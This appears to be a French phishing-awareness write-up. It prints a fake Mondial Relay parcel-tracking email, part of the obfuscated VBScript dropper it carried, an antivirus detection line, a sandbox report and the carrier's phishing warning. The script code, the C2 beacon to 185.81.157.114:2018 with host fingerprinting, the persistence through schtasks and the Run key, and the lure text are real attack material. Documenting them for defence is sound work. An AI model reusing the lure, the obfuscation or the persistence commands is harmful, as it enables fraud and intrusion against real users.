****
Courriel
****

Sujet: Colis N : 29466568
Date: Lundi 10 Juillet 2017 04:39 CEST
De: Mondial-Relay <no-replyIMS@mca-indonesia.go.id>
Pour: <XX.XX@univ-lille1.fr>

Bonjour,

Nous avons le plaisir de vous informer que nous avons pris en charge votre colis (Numéro 56389554)

Vous pouvez suivre son acheminement en cliquant sur le lien ci-après :

  cliquez ici

Nous vous remercions de votre confiance.

A très bientôt,
L'équipe Mondial Relay

```
**********
colis-suivi-relay.VBS
**********
wscript.sleep 5000
on error resume next
hsupBEcbWlwlmxAwOuMHr = "chrw"
jeMVylHdopWzJlgdnOWle ="getobject"
function VWwmjXSCYJRNOwzYizPJr(XeHQEWkbeongfWUatVHCE)

  dim hxwahfmEtjpjPjtmPMeDp, DhBECUtFhBHgxNzUXFPxZ, rAgHlrXrFbMrOypJpMPtP
  hxwahfmEtjpjPjtmPMeDp = ""
    VhQHHwNYMgjWnaXkwDdSf = Len(XeHQEWkbeongfWUatVHCE)
  for DhBECUtFhBHgxNzUXFPxZ = 2 to VhQHHwNYMgjWnaXkwDdSf
   rAgHlrXrFbMrOypJpMPtP = ""

   while Mid(XeHQEWkbeongfWUatVHCE, DhBECUtFhBHgxNzUXFPxZ, 1) <>  "|"  and
DhBECUtFhBHgxNzUXFPxZ <= VhQHHwNYMgjWnaXkwDdSf
    rAgHlrXrFbMrOypJpMPtP = rAgHlrXrFbMrOypJpMPtP + Mid(XeHQEWkbeongfWUatVHCE,
DhBECUtFhBHgxNzUXFPxZ, 1)
    DhBECUtFhBHgxNzUXFPxZ = DhBECUtFhBHgxNzUXFPxZ+1
   wend
   hxwahfmEtjpjPjtmPMeDp = hxwahfmEtjpjPjtmPMeDp + chr(CLng( chrw(104 - 66) &
chrw(26 + 78) & rAgHlrXrFbMrOypJpMPtP))
  next
  VWwmjXSCYJRNOwzYizPJr = hxwahfmEtjpjPjtmPMeDp
 end function



set vLmtwiHxBxUpXttvFsgKw = jeMVylHdopWzJlgdnOWle("winmgmts:\\")
set aJojzfSMgVsjSeZIDdRNH = jeMVylHdopWzJlgdnOWle(".\root\cimv2")

  RXcZTrZGEeUgNfaCgVCcT = vLmtwiHxBxUpXttvFsgKw & aJojzfSMgVsjSeZIDdRNH
  YytdNeVlnCRyDFfntOGLG = 186 - 71
  jhDMQAgkLhndtSHpMXAqb = 199 - 98
  YRfMmsOzDKMNXkLAVNUaq = "0hd" & "wso3" & "ti4n"
 set EbxLREnpTScmnDwGijFiU = RXcZTrZGEeUgNfaCgVCcT.execquery(
hsupBEcbWlwlmxAwOuMHr &(YytdNeVlnCRyDFfntOGLG) & hsupBEcbWlwlmxAwOuMHr
&(jhDMQAgkLhndtSHpMXAqb) & hsupBEcbWlwlmxAwOuMHr &(9 * 12) &
hsupBEcbWlwlmxAwOuMHr &(101 / 1) & hsupBEcbWlwlmxAwOuMHr &(990 / 10) &
hsupBEcbWlwlmxAwOuMHr &(116) & hsupBEcbWlwlmxAwOuMHr &(3168 / 99) &
Mid("l9a5lo*ryl3",7,1)& hsupBEcbWlwlmxAwOuMHr &(1472 / 46) &  "f" &
hsupBEcbWlwlmxAwOuMHr &(66 + 48) &  "o" & hsupBEcbWlwlmxAwOuMHr &(1853 / 17) &
" " & hsupBEcbWlwlmxAwOuMHr &(123 - 4) &  "i" & hsupBEcbWlwlmxAwOuMHr &(55 * 2)
& hsupBEcbWlwlmxAwOuMHr &(51) &  "2" & hsupBEcbWlwlmxAwOuMHr &(95) &  "p" &
hsupBEcbWlwlmxAwOuMHr &(114) & Mid(YRfMmsOzDKMNXkLAVNUaq,6,1)&  "c" &
hsupBEcbWlwlmxAwOuMHr &(132 - 31) &  "s" & hsupBEcbWlwlmxAwOuMHr &(115)  ,,48)
 dim PbHfOhyyGXRrgKWlRbKLE
 for each PbHfOhyyGXRrgKWlRbKLE in EbxLREnpTScmnDwGijFiU
 if PbHfOhyyGXRrgKWlRbKLE.name = "w" & Mid("3cctsq52u33",5,1)&
Mid("gc3rl00bw6o",2,1)&  "r" & hsupBEcbWlwlmxAwOuMHr &(6195 / 59) &  "p" &
hsupBEcbWlwlmxAwOuMHr &(116) & hsupBEcbWlwlmxAwOuMHr &(93 - 47) &
```

```
Mid("50ekqw8yqsj",3,1)& Mid("566xd2jxhhz",8,1)& hsupBEcbWlwlmxAwOuMHr &(76 + 25)
  then

 dim OkfQZZjwFnjJnVdlpfRUM


 set XXVVwGwSOvlkbCzvnBHCY = jeMVylHdopWzJlgdnOWle("winmgmts:\\.\root\cimv2")

 set EhstooStmmbKHjuJZEGMa = XXVVwGwSOvlkbCzvnBHCY.execquery(
hsupBEcbWlwlmxAwOuMHr &(YytdNeVlnCRyDFfntOGLG) & hsupBEcbWlwlmxAwOuMHr
&(jhDMQAgkLhndtSHpMXAqb) & hsupBEcbWlwlmxAwOuMHr &(9 * 12) &
hsupBEcbWlwlmxAwOuMHr &(101 / 1) & hsupBEcbWlwlmxAwOuMHr &(990 / 10) &
hsupBEcbWlwlmxAwOuMHr &(116) & hsupBEcbWlwlmxAwOuMHr &(3168 / 99) &
Mid("l9a5lo*ryl3",7,1)& hsupBEcbWlwlmxAwOuMHr &(1472 / 46) &  "f" &
hsupBEcbWlwlmxAwOuMHr &(66 + 48) &  "o" & hsupBEcbWlwlmxAwOuMHr &(1853 / 17) &
" " & hsupBEcbWlwlmxAwOuMHr &(123 - 4) &  "i" & hsupBEcbWlwlmxAwOuMHr &(55 * 2)
& hsupBEcbWlwlmxAwOuMHr &(51) &  "2" & hsupBEcbWlwlmxAwOuMHr &(95) &  "p" &
hsupBEcbWlwlmxAwOuMHr &(114) & Mid(YRfMmsOzDKMNXkLAVNUaq,6,1)&  "c" &
hsupBEcbWlwlmxAwOuMHr &(132 - 31) &  "s" & hsupBEcbWlwlmxAwOuMHr
&(1.74242424242424 * 66)  ,,48)
 rGuwelcNwCtzHaARtbSZV =  "ljamnfuykx"
 dim VVTraxhfVCPzTnCbRhzUi
Mid rGuwelcNwCtzHaARtbSZV,3,3
 for each VVTraxhfVCPzTnCbRhzUi in EhstooStmmbKHjuJZEGMa
 if VVTraxhfVCPzTnCbRhzUi.name = "w" & Mid("3cctsq52u33",5,1)&
Mid("gc3rl00bw6o",2,1)&  "r" & hsupBEcbWlwlmxAwOuMHr &(6195 / 59) &  "p" &
hsupBEcbWlwlmxAwOuMHr &(116) & hsupBEcbWlwlmxAwOuMHr &(93 - 47) &
Mid("50ekqw8yqsj",3,1)& Mid("566xd2jxhhz",8,1)& hsupBEcbWlwlmxAwOuMHr &(76 + 25)
  then

 ExecuteGlobal(OkfQZZjwFnjJnVdlpfRUM)
 end if
 next
 end if
 next
```

****
Détection Kaspersky
****
12/07/2017 15:55:24   En quarantaine cheval de Troie HEUR:Trojan.Script.Agent.gen

Colis-suivi-relay.vbs

malicious

Analyzed on May 9th 2017 08:22:31 (CEST) running the *Kernelmode* monitor
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1
Report generated by VxStream Sandbox v6.40 © Payload Security

Threat Score: 54/100
AV Multiscan: 10%
Labeled as: Trojan.Script (/search?query=vxfamily%3ATrojan.Script)

Login to Download Sample (4.9KiB) () | Downloads | VirusTotal Report (https://www.virustotal.com/en/file/db2da81d25dfd17d20239986d82d4e2e8e86e7f7e3abd838ba7135dadf71642d/analysis/) | Re-analyze () | E-Mail

Hash Not Seen Before (/search?query=context:db2da81d25dfd17d20239986d82d4e2e8e86e7f7e3abd838ba7135dadf71642d&from_sample=59116cfbaac2ed7736d5a7d2&block_redirect=1)

Incident Response

Risk Assessment

Remote Access	Uses network protocols on unusual ports
Spyware	POSTs files to a webserver
Persistence	Shedules a task to be executed at a specific time and date
Fingerprint	Reads the active computer name
Network Behavior	Contacts 1 host. View the network section for more details.

Indicators

Not all malicious and suspicious indicators are displayed. Get your own cloud service (https://www.vxstream-sandbox.com/) or the full version (http://www.payload-security.com/products/vxstream-sandbox) to view all details.

Malicious Indicators 5

External Systems

Sample was identified as malicious by a trusted Antivirus engine

details	No specific details available
source	External System
relevance	5/10

Sample was identified as malicious by at least one Antivirus engine

details	6/55 Antivirus vendors marked sample as malicious (10% detection rate)
source	External System

relevance 8/10

Hiding 3 Malicious Indicators

All indicators are available only in the private webservice or standalone version

Suspicious Indicators 7

General

POSTs files to a webserver

details "POST /Vre HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: systeme_24C2B6A0\RtaR1kYh6D\MxMsceG\Microsoft Windows 7 Home Premium \Not-found\\Yes\TRUE\
Accept-Encoding: gzip, deflate
Host: 185.81.157.114:2018
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache" with no payload

source Network Traffic

relevance 5/10

Installation/Persistance

Writes to a start menu file

details "wscript.exe" wrote to file "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Colis-suivi-relay.vbs"
"wscript.exe" wrote to file "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Colis-suivi-relay.vbs:Zone.Identifier"
"schtasks.exe" wrote to file "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Colis-suivi-relay.vbs"
"schtasks.exe" wrote to file "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Colis-suivi-relay.vbs:Zone.Identifier"

source API Call

relevance 3/10

Network Related

Found potential IP address in binary/memory

details "185.81.157.114"

source String

relevance 3/10

Hiding 4 Suspicious Indicators

All indicators are available only in the private webservice or standalone version

Informative 19

Anti-Detection/Stealthyness

Queries the internet cache settings (often used to hide footprints in index.dat or internet cache)

details "wscript.exe" (Access type: "QUERYVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS"; Key: "DISABLECACHINGOFSSLPAGES"; Value: "0000000004000000040000000000000000")
source Registry Access
relevance 3/10

Environment Awareness

Reads the cryptographic machine GUID

details "wscript.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID")
source Registry Access
relevance 10/10

Reads the registry for installed applications

details "wscript.exe" (Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\APP PATHS\SCHTASKS.EXE")
"wscript.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\APP PATHS\SCHTASKS.EXE")
source Registry Access
relevance 10/10

General

Contacts server

details "185.81.157.114:2018"
source Network Traffic
relevance 1/10

Creates a writable file in a temporary directory

details "wscript.exe" created file "%TEMP%\Colis-suivi-relay.vbs"
"wscript.exe" created file "%TEMP%\Colis-suivi-relay.vbs\:Zone.Identifier:$DATA"
source API Call
relevance 1/10

Creates mutants

details "\Sessions\1\BaseNamedObjects\Local\ZonesCounterMutex"
"\Sessions\1\BaseNamedObjects\Local\ZonesCacheCounterMutex"
"\Sessions\1\BaseNamedObjects\Local\ZoneAttributeCacheCounterMutex"

''\Sessions\1\BaseNamedObjects\Local\ZonesLockedCacheCounterMutex''
''RasPbFile''
''Local\c:!users!mxmsceg!appdata!local!microsoft!windows!temporary internet files!content.ie5!''
''Local\ZonesLockedCacheCounterMutex''
''Local\c:!users!mxmsceg!appdata!local!microsoft!windows!history!history.ie5!''
''Local\ZonesCounterMutex''

source Created Mutant

relevance 3/10

Intercepted relevant COM error

details ''wscript.exe'' called ''WScript.Shell.1.RegRead''
which returned the status code ''80020009'' (The system cannot locate the resource specified) ...
''wscript.exe'' called ''Microsoft.XMLHTTP.1.0.send''
which returned the status code ''80020009'' (The system cannot locate the resource specified) ...

source API Call

relevance 10/10

Logged script engine calls

details ''wscript.exe'' called ''WScript.Sleep'' ...
''wscript.exe'' called ''WScript.Shell.1.CreateObject'' ...
''wscript.exe'' called ''WScript.Shell.1.ExpandEnvironmentStrings'' with result: ''%TEMP%\ ..., ''wscript.exe'' called ''WScript.ScriptFullName'' with result: ''C:\Colis-suivi-relay.vbs'' ..., ''wscript.exe'' called ''WScript.ScriptName'' with result: ''Colis-suivi-relay.vbs'' ..., ''wscript.exe'' called ''WScript.Shell.1.ExpandEnvironmentStrings'' with result: ''%WINDIR%\ ...
''wscript.exe'' called ''WScript.Shell.1.RegRead'' ...
''wscript.exe'' called ''WScript.Shell.1.RegWrite'' ...
''wscript.exe'' called ''WScript.Shell.1.Run'' ...
''wscript.exe'' called ''Microsoft.XMLHTTP.1.0.CreateObject'' ...
''wscript.exe'' called ''Microsoft.XMLHTTP.1.0.open'' ...
''wscript.exe'' called ''WScript.Shell.1.ExpandEnvironmentStrings'' with result: ''RtaR1kYh6D'' ...
''wscript.exe'' called ''WScript.Shell.1.ExpandEnvironmentStrings'' with result: ''MxMsceG'' ...
''wscript.exe'' called ''Microsoft.XMLHTTP.1.0.setRequestHeader'' ...
''wscript.exe'' called ''Microsoft.XMLHTTP.1.0.send'' ...

source API Call

relevance 10/10

Opened the service control manager

details ''wscript.exe'' called ''OpenSCManager'' requesting access rights ''SC_MANAGER_CONNECT'' (0x1)

source API Call

relevance 10/10

Reads Windows Trust Settings

details ''wscript.exe'' (Path: ''HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\WINTRUST\TRUST PROVIDERS\SOFTWARE PUBLISHING''; Key: ''STATE'')

source Registry Access

relevance 5/10

Requested access to a system service

details

''wscript.exe'' called ''OpenService'' to access the ''rasman'' service
''wscript.exe'' called ''OpenService'' to access the ''Sens'' service requesting ''SERVICE_QUERY_STATUS'' (0X4) access rights
''wscript.exe'' called ''OpenService'' to access the ''RASMAN'' service

source API Call

relevance 10/10

Spawns new processes

details Spawned process ''schtasks.exe'' with commandline ''/create /sc minute /mo 1 /tn Skype /tr ''%TEMP%\Colis-suivi-relay.vbs'' (UID: 00015462-00002364)

source Monitored Target

relevance 3/10

Installation/Persistance

Executes a visual basic script

details Process ''wscript.exe'' with commandline '''C:\Colis-suivi-relay.vbs''' (UID: 00014924-00003192)

source Monitored Target

relevance 10/10

Modifies auto-execute functionality by setting/creating a value in the registry

details ''wscript.exe'' (Access type: ''CREATE''; Path: ''HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN'')
''wscript.exe'' (Access type: ''SETVAL''; Path: ''HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN''; Key: ''FD1EYHFSNH''; Value: '''%TEMP%\Colis-suivi-relay.vbs''')

source Registry Access

relevance 8/10

Opens the MountPointManager (often used to detect additional infection locations)

details ''wscript.exe'' opened ''MountPointManager''

source API Call

relevance 5/10

Touches files in the Windows directory

details ''wscript.exe'' touched file ''%WINDIR%\System32\en-US\WScript.exe.mui''
''wscript.exe'' touched file ''%WINDIR%\System32\WScript.exe''
''wscript.exe'' touched file ''%WINDIR%\Globalization\Sorting\sortdefault.nls''
''wscript.exe'' touched file ''%WINDIR%\system32\rsaenh.dll''
''wscript.exe'' touched file ''%WINDIR%\system32\scrrun.dll''
''wscript.exe'' touched file ''%WINDIR%\system32\wshom.ocx''
''wscript.exe'' touched file ''%WINDIR%\system32\en-US\wshom.ocx.mui''
''wscript.exe'' touched file ''%WINDIR%\System32\OLEACCRC.DLL''
''wscript.exe'' touched file ''%WINDIR%\System32''
''wscript.exe'' touched file ''%WINDIR%\system32\en-US\SETUPAPI.dll.mui''
''wscript.exe'' touched file ''%APPDATA%\Microsoft\Windows\Start Menu''
''wscript.exe'' touched file ''%APPDATA%\Microsoft\Windows\Start Menu\Programs''
''wscript.exe'' touched file ''%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup''

source API Call

relevance 7/10

System Security

Modifies proxy settings

details "wscript.exe" (Access type: "DELETEVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\ZONEMAP"; Key: "PROXYBYPASS")
"wscript.exe" (Access type: "DELETEVAL"; Path: "HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\ZONEMAP"; Key: "PROXYBYPASS")
"wscript.exe" (Access type: "SETVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS"; Key: "PROXYENABLE"; Value: "00000000")
"wscript.exe" (Access type: "DELETEVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS"; Key: "PROXYSERVER")
"wscript.exe" (Access type: "DELETEVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS"; Key: "PROXYOVERRIDE")
source Registry Access
relevance 10/10

Queries sensitive IE security settings

details "wscript.exe" (Path: "HKCU\SOFTWARE\MICROSOFT\INTERNET EXPLORER\SECURITY"; Key: "DISABLESECURITYSETTINGSCHECK")
source Registry Access
relevance 8/10

Unusual Characteristics

Reads information about supported languages

details "wscript.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\NLS\LOCALE"; Key: "00000409")
source Registry Access
relevance 3/10

File Details

All Details: Off

Colis-suivi-relay.vbs


Filename Colis-suivi-relay.vbs
Size 50KiB (50940 bytes)
Type script vbs
Description ASCII text, with very long lines, with CRLF line terminators
Architecture WINDOWS
SHA256 db2da81d25dfd17d20239986d82d4e2e8e86e7f7e3abd838ba7135dadf71642d

Resources

Icon 

Visualization

Input File (PortEx)



(/sample/db2da81d25dfd17d20239986d82d4e2e8e86e7f7e3abd838ba7135dadf71642d%23100/visualized_sa

Screenshots

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 2 processes in total (System Resource Monitor).

wscript.exe "C:\Colis-suivi-relay.vbs" (PID: 3192)
schtasks.exe /create /sc minute /mo 1 /tn Skype /tr "%TEMP%\Colis-suivi-relay.vbs (PID: 2364)

Logged Script Calls	Logged Stdout	Extracted Streams	Memory Dumps
Reduced Monitoring	Network Activity	Network Error	Multiscan Match

Network Analysis

DNS Requests

No relevant DNS requests were made.

Contacted Hosts

Login to Download Contacted Hosts (CSV) ()

IP Address	Port/Protocol	Associated Process	Details

IP Address	Port/Protocol	Associated Process	Details
185.81.157.114 OSINT	2018 TCP	wscript.exe PID: 3192	France

Contacted Countries

HTTP Traffic

Endpoint	Request	URL	Data
185.81.157.114:2018	POST	/Vre	POST /Vre HTTP/1.1 Accept: */* Accept-Language: en-us User-Agent: systeme_24C2B6A0\RtaR1kYh6D\MxMsceG\Microsoft Windows 7 Home Premium \Not-found\\Yes\TRUE\ Accept-Encoding: gzip, deflate Host: 185.81.157.114:2018 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache More Details
185.81.157.114:2018	POST	/Vre	POST /Vre HTTP/1.1 Accept: */* Accept-Language: en-us User-Agent: systeme_24C2B6A0\RtaR1kYh6D\MxMsceG\Microsoft Windows 7 Home Premium \Not-found\\Yes\TRUE\ Accept-Encoding: gzip, deflate Host: 185.81.157.114:2018 Content-Length: 0 Connection: Keep-Alive Cache-Control: no-cache More Details

Extracted Strings

Search

Download All Memory Strings (1.1KiB) (/sample/db2da81d25dfd17d20239986d82d4e2e8e86e7f7e3abd838ba7135dadf71642d%23100/mstrings.zip)

All Details: Off

All Strings (68) | Interesting (25) | Colis-suivi-relay.vbs.bin (37) | PCAP (2) | schtasks.exe (1) | schtasks.exe:2364 (4) | wscript.exe (1) | wscript.exe:3192 (23)

"C:\Colis-suivi-relay.vbs"

Extracted Files

No significant files were extracted.

Notifications


Runtime

- Added comment to Virus Total report
- No static analysis parsing on sample was performed
- Not all sources for signature ID "api-55" are available in the report
- Not all sources for signature ID "api-64" are available in the report
- Not all sources for signature ID "mutant-0" are available in the report

Community

There are no community comments.

You must be logged in (/login) to submit a comment.


colis-suivi-relay phishing -
Le spécialiste de la livraison
https://www.mondialrelay.fr
Rechercher
Se connecter | S'enregistrer
Mon panier (0,00 €)
Choix du pays
e-livraison de vos colis
SUIVI DE COLIS
ENVOI DE COLIS
POINT RELAIS®
SOLUTIONS PRO
VOS QUESTIONS
UN RÉSEAU UNIQUE EN FRANCE DE 6300 POINTS RELAIS®
Supérettes, marchands de journaux, pressings, fleuristes... : nos Points Relais ® sont vos commerçants de proximité. Vous les connaissez, vous allez chez eux au moins une fois par semaine. Notre réseau est unique et très dense : vous êtes sûr de trouver un de nos Points Relais ® à côté de chez vous. Ils sont chaleureux et fidèles à notre réseau.
SUIVRE UN COLIS
N° de suivi
Code postal
SUIVRE
Saisissez votre numéro de colis, puis votre code postal de destination
TROUVER UN POINT RELAIS®
Code postal ou ville
TROUVER
VOUS SOUHAITEZ ENVOYER UN COLIS ?
Rien de plus simple.
Vous voulez envoyer un cadeau d'anniversaire, votre dernier DVD vendu
CALCULEZ LE TARIF DE VOTRE ENVOI
Alerte Phishing / SMS Frauduleux : Certains SMS et e-mails circulent actuellement vous demandant de rappeler un N° de téléphone surtaxé ou de télécharger un fichier *.rar sur dropbox.com concernant la livraison d'un colis par nos services. Il s'agit d'un message frauduleux que vous pouvez nous signaler à l'adresse abuse@mondialrelay.fr.
Nous vous invitons à être vigilant et d'une manière générale à toujours vérifier le suivi de votre colis sur notre site web.